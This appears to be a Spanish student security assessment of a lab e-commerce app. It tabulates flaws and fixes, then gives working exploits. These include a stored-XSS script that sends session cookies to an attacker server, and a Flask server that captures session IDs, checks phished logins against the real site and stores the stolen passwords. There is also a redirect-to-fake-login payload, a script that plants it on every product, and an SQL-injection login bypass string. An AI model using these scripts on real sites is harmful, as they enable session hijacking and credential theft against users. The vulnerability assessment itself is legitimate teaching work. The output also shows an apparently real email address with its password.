

## **Análisis de seguridad: Store App**

### **Lista de vulnerabilidades**

Vulnerabilidad	Filtrado de información
<b>CWE</b>	CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)
<b>Consecuencias</b>	Cualquier usuario de la web puede comprobar si otro usuario está o no registrado.
<b>Localización</b>	messages.properties: 157 en src/main/resources
<b>Exploit</b>	Probamos emails y nos dice si el email está dentro de la bbdd, de esta manera sabemos si tiene cuenta o no.
<b>Solución</b>	Cambiar el mensaje por otro como: credenciales no válidas
<b>Otra información</b>	Fixed

Vulnerabilidad	Error en el sistema de validación
<b>CWE</b>	Información arbitraria
<b>Consecuencias</b>	Se pueden realizar peticiones de comentario con un rating arbitrario
<b>Localización</b>	CommentController.java: 72 en src/main/java/es/storeapp/web/controller
<b>Exploit</b>	Aumentar o disminuir la puntuación media de un artículo (ganar ventas o evitar las de la otra compañía)
<b>Solución</b>	Comprobar si el valor de rate está entre el rango esperado
<b>Otra información</b>	Fixed

Vulnerabilidad	Error en el sistema de validación
<b>AFUV</b>	Arbitrary File Upload Vulnerability
<b>Consecuencias</b>	Cualquier usuario puede subir cualquier tipo de archivo con una extensión determinada en este caso .jpg
<b>Localización</b>	UserController.java: 180 y 22 en src/main/java/es/storeapp/web/controller
<b>Exploit</b>	Se podría subir cualquier archivo malicioso, ya que no se controla.
<b>Solución</b>	Utilizar una librería para crear un objeto Imagen con el subido para asegurar que sea una imagen de verdad.
<b>Otra información</b>	Fixed

Vulnerabilidad	Robo de sesión
<b>SHA</b>	Session Hijacking Attack
<b>Consecuencias</b>	Un navegador no tiene habilitadas las cookies y en el acceso a una sesión se muestra el jsessionid en la url de la misma
<b>Localización</b>	application.properties: Missing configuration option.
<b>Exploit</b>	Se puede obtener el jsessionid en la url.
<b>Solución</b>	Añadir: server.servlet.session.tracking-modes=cookie
<b>Otra información</b>	Fixed

Vulnerabilidad	Inyección de código
<b>XSS</b>	Cross Site Scripting
<b>Consecuencias</b>	Modificación de código propio de la página el cual se incluye dentro de la respuesta inmediata.
<b>Localización</b>	CommentController.java: 72 en src/main/java/es/storeapp/web/controller src/main/java/es/storeapp/web/controller/Us ercontroller.java líneas 90 y 177
<b>Exploit</b>	Se puede introducir código que ejecutará cualquier cliente que vea ese comentario y en la dirección de los usuarios
<b>Solución</b>	Al arreglar la JavaScript Injection este también se soluciona
<b>Otra información</b>	Fixed

Vulnerabilidad	Inyección javascript
<b>Vulnerabilidad de fijación de sesión</b>	JavaScript Injection
<b>Consecuencias</b>	Se puede introducir código javascript en los comentarios y dirección de los usuarios.
<b>Localización</b>	CommentController.java: 72 en src/main/java/es/storeapp/web/controller src/main/java/es/storeapp/web/controller/Us ercontroller.java líneas 90 y 177
<b>Exploit</b>	Se puede introducir código que ejecutará cualquier cliente que vea ese comentario y en la dirección de los usuarios
<b>Solución</b>	Emplear HtmlUtils the SpringFrameworks para escapar los caracteres
<b>Otra información</b>	Fixed

Vulnerabilidad	Control de acceso
<b>Vulnerabilidad de fijación de sesión</b>	CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)
<b>Consecuencias</b>	Se pueden visualizar las compras de cualquier usuario si se accede con otro cualquiera.
<b>Localización</b>	OrderController.java: 68 en src/main/java/es/storeapp/web/controller
<b>Exploit</b>	Se puede cambiar el nº de orden en la url y ver el pedido de cualquier usuario, dirección incluida
<b>Solución</b>	Comprobar que el usuario que accede a la orden es el mismo que la ha realizado
<b>Otra información</b>	Fixed

Vulnerabilidad	No validación de entrada de usuario ("inyección de HTML")
<b>Vulnerabilidad</b>	HTML Injection
<b>Consecuencias</b>	Se pueden realizar compras a precio cero.
<b>Localización</b>	OrderController.java: 138 en src/main/java/es/storeapp/web/controller
<b>Exploit</b>	Se puede cambiar el precio del pedido y poner cualquier valor.
<b>Solución</b>	Obtener el precio del producto de la base de datos y no del campo del formulario.
<b>Otra información</b>	Fixed

Vulnerabilidad	Log y monitorización insuficiente
<b>CWE</b>	CWE-778: Insufficient Logging
<b>Consecuencias</b>	Serían necesarios logs en el control de acceso y transacciones.
<b>Localización</b>	UserController.java: 118 en src/main/java/es/store-app/web/controller  OrderController.java: 99 en src/main/java/es/store-app/web/controller
<b>Exploit</b>	Se podrían hacer ataques de denegación de servicios o fuerza bruta sin que quedase registrado.
<b>Solución</b>	Introducir logs para el control de acceso y las transacciones.
<b>Otra información</b>	Fixed

Vulnerabilidad	Exposición de datos sensibles
<b>Vulnerabilidad</b>	Exposición de datos sensibles
<b>Consecuencias</b>	Al poner en la url el número de un producto u orden que no existe, se muestra información sobre librerías o frameworks utilizados.
<b>Localización</b>	Orders OrdersPay, Products, ProductsAddtoCart, ProductsRemoveFromCart, ProductsRate
<b>Exploit</b>	Se podría obtener información sobre las librerías o framework utilizados introduciendo en la url un número de producto u orden inexistente.
<b>Solución</b>	Mostrar otra pantalla de error o devolver al usuario a la vista anterior. Se resolvería en todos sitios de la misma manera.
<b>Otra información</b>	Fixed

Vulnerabilidad	Control de acceso
<b>Vulnerabilidad</b>	Comprar y cancelar pedidos de otros usuarios.
<b>Consecuencias</b>	Un usuario puede pagar el pedido de otro, ya que puede acceder a su orden y no se comprueba quién está pagando ese pedido.
<b>Localización</b>	OrderController.java: 68 en src/main/java/es/storeapp/web/controller
<b>Exploit</b>	En caso de conseguir las credenciales de otro usuario, podrías realizar los pagos de tus pedidos desde otra cuenta.
<b>Solución</b>	No permitir que un usuario pague los pedidos de otro, comprobando quien hizo el pedido y quien lo va a pagar.
<b>Otra información</b>	Fixed

Vulnerabilidad	Directory Traversal
<b>CWE</b>	23 y 37.
<b>Consecuencias</b>	Utilizando postman, se puede utilizar para que la llamada que obtiene la imagen de perfil del usuario obtenga cualquier fichero del sistema.
<b>Localización</b>	UserController.doGetProfileImage
<b>Exploit</b>	Se podría obtener cualquier fichero cambiando en postman el nombre del fichero por "../server.log" para obtenerlo.
<b>Solución</b>	Controlar o cambiar el nombre de la imagen introducido.
<b>Otra información</b>	Fixed



Vulnerabilidad	Inyección de comentario sin compra
<b>Vulnerabilidad</b>	Falta de control en los comentarios
<b>Consecuencias</b>	Se puede comentar en pedidos sin haberlos comprado.
<b>Localización</b>	CommentControler.java linea 54 y 82
<b>Exploit</b>	Con un post puedes comentar productos que no has comprado.
<b>Solución</b>	Comprobar si el usuario ha comprado alguna vez ese artículo y si no lo ha hecho se redirige a otra ventana
<b>Otra información</b>	Fixed

Vulnerabilidad	Inyección de SQL
<b>Vulnerabilidad</b>	SQL injection
<b>Consecuencias</b>	Se puede logear sin necesidad de la contraseña utilizando una inyección de SQL.
<b>Localización</b>	UserController.java linea 139
<b>Exploit</b>	Injectando lo siguiente se podría iniciar sesión sin necesidad de la contraseña: mail' OR '1'='1
<b>Solución</b>	Emplear HtmlUtils the SpringFrameworks para escapar los caracteres
<b>Otra información</b>	Fixed

## EXPLOITS

### 1. Robo de JsessionId y acceso a la cuenta sin necesidad de contraseña

Uso de un script dentro del área de comentarios de productos: suponemos que se ha realizado previamente un ataque de DNS Spoofing, de modo que al realizar la petición a “Amazoncillo” esta se envía a nuestro servidor malicioso, que al “ser” del mismo dominio recibe el JSESSIONID.

```
exploits >  comment.html >  script
1 5/5
2 <script>
3 fetch("http://localhost:5000/jsessionId", {
4   method: "POST",
5   credentials: "include",
6 })
7 .then(response => response.text())
8 .then(text => console.log(text))
9 </script>
```



Johan Sebastian Villamarín Caicedo  
Javier Alonso Fernández  
Manuel Corbillon Camesella

Servidor Flask que recibe las peticiones maliciosas:

```
import os
import json
import requests

from datetime import datetime
from flask import Flask, Response, request, render_template
from flask_cors import CORS, cross_origin

PASSWORDS_FILE = 'passwords.json'
if not os.path.exists(PASSWORDS_FILE):
    with open(PASSWORDS_FILE, 'w') as f:
        json.dump({}, f)

app = Flask(__name__)
cors = CORS(app, resources={r'/*': {'origins': '*'}}, CORS_SUPPORTS_CREDENTIALS=True)
app.config['CORS_HEADERS'] = 'Content-Type'

@cross_origin
@app.route('/jsessionId', methods=['POST'])
def jsessionid():
    date = datetime.now().strftime("%d/%m/%Y %H:%M:%S")

    # Get the JSESSIONID cookie from the request
    sessionid = request.cookies.get('JSESSIONID')
    print(f"{date} - JSESSIONID: {sessionid}")

    response = Response(f"JSESSIONID: {sessionid}")
    response.headers['Access-Control-Allow-Origin'] = 'http://localhost:8888'
    response.headers['Access-Control-Allow-Credentials'] = 'true'
    return response

@app.route('/fakeLogin', methods=['POST'])
def fakeLogin():
    email = request.get_json()['email']
    password = request.get_json()['password']
    search = "<span>" + email + "</span>"

    res = requests.get("http://localhost:8888")
    # Set-Cookie: JSESSIONID=E88185C0EF4147886751B44A8BF166CB; Path=/; HttpOnly
    set_cookie = res.headers['Set-Cookie']
    jsessionid = set_cookie.split(';')[0].split('=')[1]

    print(f"JSESSIONID: {jsessionid}")
    res = requests.post(
        'http://localhost:8888/login',
        data={'email': email, 'password': password, '_rememberMe': 'on'},
        cookies={'JSESSIONID': jsessionid}
    )

    print(f"Login status: {res.status_code}")

    if search in res.text:
        print(f"Login successful for '{email}'")
        passwords = {}
        with open(PASSWORDS_FILE, 'r') as f:
            passwords = json.load(f)
            passwords[email] = password

        print(f"Saving password for '{email}': {password}")
        with open(PASSWORDS_FILE, 'w') as f:
            json.dump(passwords, f, indent=4)
    else:
        print(f"Wrong password for '{email}'")
        print(f"Password: {password}")

        return Response(status=201) # 201: Just used to avoid the browser to display the error page

    response = Response(status=200)
    response.headers['Set-Cookie'] = set_cookie
    return response

@app.route('/login', methods=['GET'])
def login():
    return render_template('login.html')


if __name__ == "__main__":
    app.run()
```

## 2. Robo de contraseña y cuenta de usuario

Este script lo que hace es generar un comentario que cada vez que un usuario entre en un producto con nuestro comentario malicioso, tenga que loguearse en la “página” e introducir sus credenciales.

```
exploits > comment2.html > script
1 5/5
2 <script>
3     element = document.getElementById("account-dropdown");
4     if (!element) {
5         window.location.href = "http://localhost:5000/login";
6     }
7 </script>
```

Usamos el mismo servidor Flask con el que redirigimos a un fake login para inicio de sesión comprobando si la contraseña y correo que introducen son válidos; después de ver que todo funciona correctamente hacemos una petición y le damos el jsessionid necesario para usar la página (DNS Spoofing) y que pueda funcionar con completa normalidad, a excepción de que sus credenciales han sido robadas.



El resultado es:

```
PROBLEMAS 1 SALIDA CONSOLA DE DEPURACIÓN TERMINAL JUPYTER
127.0.0.1 - - [09/Nov/2022 19:25:42] "GET / HTTP/1.1" 404 -
127.0.0.1 - - [09/Nov/2022 19:25:43] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [09/Nov/2022 19:29:35] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2022 19:29:35] "GET /static/styles.css HTTP/1.1" 200 -
JSESSIONID: C840794B70C5211A45ED55C28280C8FF
Login status: 200
- Login successful for 'corbi46@gmail.com'
- Saving password for 'corbi46@gmail.com': default
127.0.0.1 - - [09/Nov/2022 19:32:30] "POST /fakeLogin HTTP/1.1" 200 -
[]
```

Johan Sebastian Villamarín Caicedo

Javier Alonso Fernández

Manuel Corbillon Camesella

La contraseña y el email son guardados en un fichero donde se archivarán todas las cuentas robadas.

```
import requests

AMAZONCILLO = 'http://localhost:8888'

def get_jsessionid():
    res = requests.get(AMAZONCILLO)
    set_cookie = res.headers['Set-Cookie']
    jsessionid = set_cookie.split(';')[0].split('=')[1]
    return jsessionid

def login(email, password):
    jsessionid = get_jsessionid()
    requests.post(
        AMAZONCILLO + '/login',
        data={'email': email,
              'password': password, '_rememberMe': 'on'},
        cookies={'JSESSIONID': jsessionid}
    )

    return jsessionid

def post_comment(jsessionid, comment, product_id):
    res = requests.post(
        AMAZONCILLO + '/products/' + str(product_id) + '/rate',
        data={'productId': product_id, 'rating': 5, 'text': comment},
        cookies={'JSESSIONID': jsessionid}
    )

    return res
```

Johan Sebastian Villamarín Caicedo  
Javier Alonso Fernández  
Manuel Corbillon Camesella

```
if __name__ == "__main__":
    jsessionid = login('default@default.com', 'default')
    comment = '5/5<script> \
        element = document.getElementById("account-dropdown");
\
        if (!element) { \
            window.location.href = "http://localhost:5000/login";
\
        } \
    </script>'

    product_id = 1
    while True:
        res = post_comment(jsessionid, comment, product_id)
        if "Internal Error" in res.text:
            print(f"[+] Comment posted on product {product_id}: KO")
            print("[+] Exploit successful")
            break
        else:
            print(f"[+] Comment posted on product {product_id}: OK")
            product_id += 1
```

```
[+] Comment posted on product 38: OK
[+] Comment posted on product 39: OK
[+] Comment posted on product 40: OK
[+] Comment posted on product 41: OK
[+] Comment posted on product 42: OK
[+] Comment posted on product 43: OK
[+] Comment posted on product 44: OK
[+] Comment posted on product 45: OK
[+] Comment posted on product 46: OK
[+] Comment posted on product 47: OK
[+] Comment posted on product 48: OK
[+] Comment posted on product 49: OK
[+] Comment posted on product 50: OK
[+] Comment posted on product 51: KO
[+] Exploit successful
```

Con este script se automatizan los comentarios para que cualquier producto de la web esté infectado por el comentario malicioso.